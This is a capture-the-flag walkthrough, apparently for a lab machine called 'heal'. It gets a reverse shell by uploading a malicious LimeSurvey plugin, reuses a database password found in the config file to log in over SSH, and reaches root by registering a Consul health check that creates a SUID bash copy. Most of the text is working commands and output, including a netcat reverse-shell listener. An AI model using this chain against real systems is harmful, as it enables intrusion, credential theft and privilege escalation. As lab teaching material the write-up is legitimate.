


Since LimeSurvey permits administrators to upload and install plugins, we can exploit this functionality by uploading a malicious ZIP file with a custom PHP payload to gain a reverse shell.

We can use [this GitHub repository]() as a reference to build the malicious plugin. Start by cloning the repo, then update the `php-rev.php` file with our listener IP address and port. After that, package both the `config.xml` file and the `php-rev.php` reverse shell file into a ZIP archive.

```
$ zip -r plugin.zip php-rev.php config.xml
  adding: php-rev.php (deflated 61%)
  adding: config.xml (deflated 55%)
```

Go to the plugins page under the "Configuration" section and upload the plugin.



Start a netcat listener.

```
$ nc -nvlp 1337
```

Once the plugin is uploaded, we can follow the instructions from the [GitHub repository](), which suggest navigating to `url+{upload/plugins/(plugin_name)/(shell_file_name)}`. In our case, this would be:

```
http://take-survey.heal.htb/upload/plugins/Y1LD1R1M/php-rev.php
```

As soon as we visit the URL leading to the reverse shell file, we receive a shell on our listener as user `www-data`.

```
$ nc -nvlp 1337
listening on [any] 1337 ...

connect to [10.10.14.66] from (UNKNOWN) [10.129.251.41] 50306
Linux heal 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64
x86_64 x86_64 GNU/Linux

$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Enumerating the system files to find the database password for LimeSurvey in its config file at `/var/www/html/limesurvey/application/config/config.php`.

```
$ cat /var/www/html/limesurvey/application/config/config.php

[** SNIP **]
return array(
        'components' => array(
                'db' => array(
                        'connectionString' =>
'pgsql:host=localhost;port=5432;user=db_user;password=AdmiDi0_pA$$w0rd;dbname=sur
vey;',
                        'emulatePrepare' => true,
                        'username' => 'db_user',
                        'password' => 'AdmiDi0_pA$$w0rd',
                        'charset' => 'utf8',
                        'tablePrefix' => 'lime_',
                ),

[** SNIP **]
```

Using our obtained password, we can successfully log in as user `ron` via SSH.

```
$ ssh ron@heal.htb
ron@heal.htb's password: AdmiDi0_pA$$w0rd

Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)

ron@heal:~$ id
uid=1001(ron) gid=1001(ron) groups=1001(ron)
```

The user flag can be obtained at `/home/ron/user.txt`.

```
$ cat /home/ron/user.txt
```

Privilege Escalation

By scanning the remote host for open TCP ports, we discover that ports such as `8500`, `8503`, `8600`, `8300`, `8301`, and `8302` are actively listening.

```
ron@heal:~$ ss -tnlp

State          Recv-Q          Send-Q          Local Address:Port
LISTEN          0               4096           127.0.0.1:8500
LISTEN          0               4096           127.0.0.1:8503
LISTEN          0               4096           127.0.0.1:8600
LISTEN          0               4096           127.0.0.1:8301
LISTEN          0               4096           127.0.0.1:8300
LISTEN          0               4096           127.0.0.1:8302
LISTEN          0               1024           127.0.0.1:3001
LISTEN          0               511            127.0.0.1:3000
LISTEN          0               511            0.0.0.0:http
LISTEN          0               128            0.0.0.0:ssh
LISTEN          0               244            127.0.0.1:postgresql
LISTEN          0               4096           127.0.0.53%lo:domain
LISTEN          0               128            [::]:ssh
```

Inspecting the systemd services reveals a service named `consul.service` running with `root` privileges.

```
ron@heal:/tmp$ cat /etc/systemd/system/consul.service

[Unit]
Description=Consul Service Discovery Agent
After=network-online.target
Wants=network-online.target
[Service]
User=root
Group=root
ExecStart=/usr/local/bin/consul agent -server -ui -advertise=127.0.0.1 -
bind=127.0.0.1 -data-dir=/var/lib/consul -node=consul-01 -config-
dir=/etc/consul.d
Restart=on-failure
ExecReload=/bin/kill --signal HUP $MAINPID
KillMode=process
KillSignal=SIGTERM
SyslogIdentifier=consul
[Install]
WantedBy=multi-user.target
```

The `consul.service` is running the Consul Agent server locally on `127.0.0.1`. According to the [official Consul documentation](), the ports used by the Consul match the ones we observed while listening to the machine.


> **What is Consul?**

> Consul is a tool by HashiCorp used for service discovery, health checking, and secure service communication in distributed systems. It helps services find each other and communicate reliably across dynamic infrastructure.

The Consul UI/API runs on port `8500`, which is open on `127.0.0.1`. To access it, let's use SSH port forwarding to forward port 8500 from the remote machine to our local system.

```
$ ssh -L 8500:127.0.0.1:8500 ron@heal.htb
```

Accessing `localhost:8500` in our browser leads to the Consul dashboard.



We can refer to the [official Consul API documentation]() and try to list all the registered services via the Consul API.

```
$ curl -X GET http://localhost:8500/v1/agent/services

{"database":{"ID":"database","Service":"PostgreSQL","Tags":[],"Meta":
{},"Port":5432,"Address":"127.0.0.1","TaggedAddresses":{"lan_ipv4":
{"Address":"127.0.0.1","Port":
5432},"wan_ipv4":{"Address":"127.0.0.1","Port":5432}},"Weights":
{"Passing":1,"Warning":1},"EnableTagOverride":false,"Datacenter":"server1"},"serv
ice-3000":{"ID":"serv
ice-3000","Service":"Heal React APP","Tags":[],"Meta":
{},"Port":3000,"Address":"127.0.0.1","TaggedAddresses":{"lan_ipv4":
{"Address":"127.0.0.1","Port":3000},"wan_ipv4
":{"Address":"127.0.0.1","Port":3000}},"Weights":
{"Passing":1,"Warning":1},"EnableTagOverride":false,"Datacenter":"server1"},"serv
ice-3001":{"ID":"service-3001","Serv
ice":"Ruby API service","Tags":[],"Meta":
{},"Port":3001,"Address":"127.0.0.1","TaggedAddresses":{"lan_ipv4":
{"Address":"127.0.0.1","Port":3001},"wan_ipv4":{"Address":
"127.0.0.1","Port":3001}},"Weights":
{"Passing":1,"Warning":1},"EnableTagOverride":false,"Datacenter":"server1"}}
```

Next, let's try registering a health check using the Consul API to check if we have the necessary privileges. We'll register an agent check that runs a malicious Bash script, which copies `/bin/bash` to `/tmp/evil` and sets the SUID bit on the copied binary.

Create the malicious Bash script file and set its appropriate executable permissions.

```
ron@heal:/tmp$ cat /tmp/rev.sh
#!/bin/bash
cp /bin/bash /tmp/evil; chmod +s /tmp/evil

ron@heal:/tmp$ chmod +x /tmp/rev.sh
```

Let's now register the service and configure it to execute with an interval of 5 seconds.

```
$ curl -X PUT http://localhost:8500/v1/agent/check/register -H "Content-Type:
application/json" -d '{"ID":"rce","Name":"evil
service","Shell":"/bin/bash","Interval":"5s","Args":["/tmp/rev.sh",""]}'
```

After waiting for 5 seconds, listing the contents of the `/tmp` directory reveals the presence of a new `evil` binary.

```
ron@heal:/tmp$ ls -l

total 11908
-rwsr-xr-x 1 root root 1396520 May 15 11:11 evil
-rwxrwxr-x 1 ron  ron       57 May 15 11:11 rev.sh

[** SNIP **]
```

We can run the `evil` binary with elevated privileges using the `-p` flag.

```
ron@heal:/tmp$ ./evil -p

evil-5.1# id
uid=1001(ron) gid=1001(ron) euid=0(root) groups=1001(ron)
```

The root flag can be obtained at `/root/root.txt`.

```
$ cat /root/root.txt
```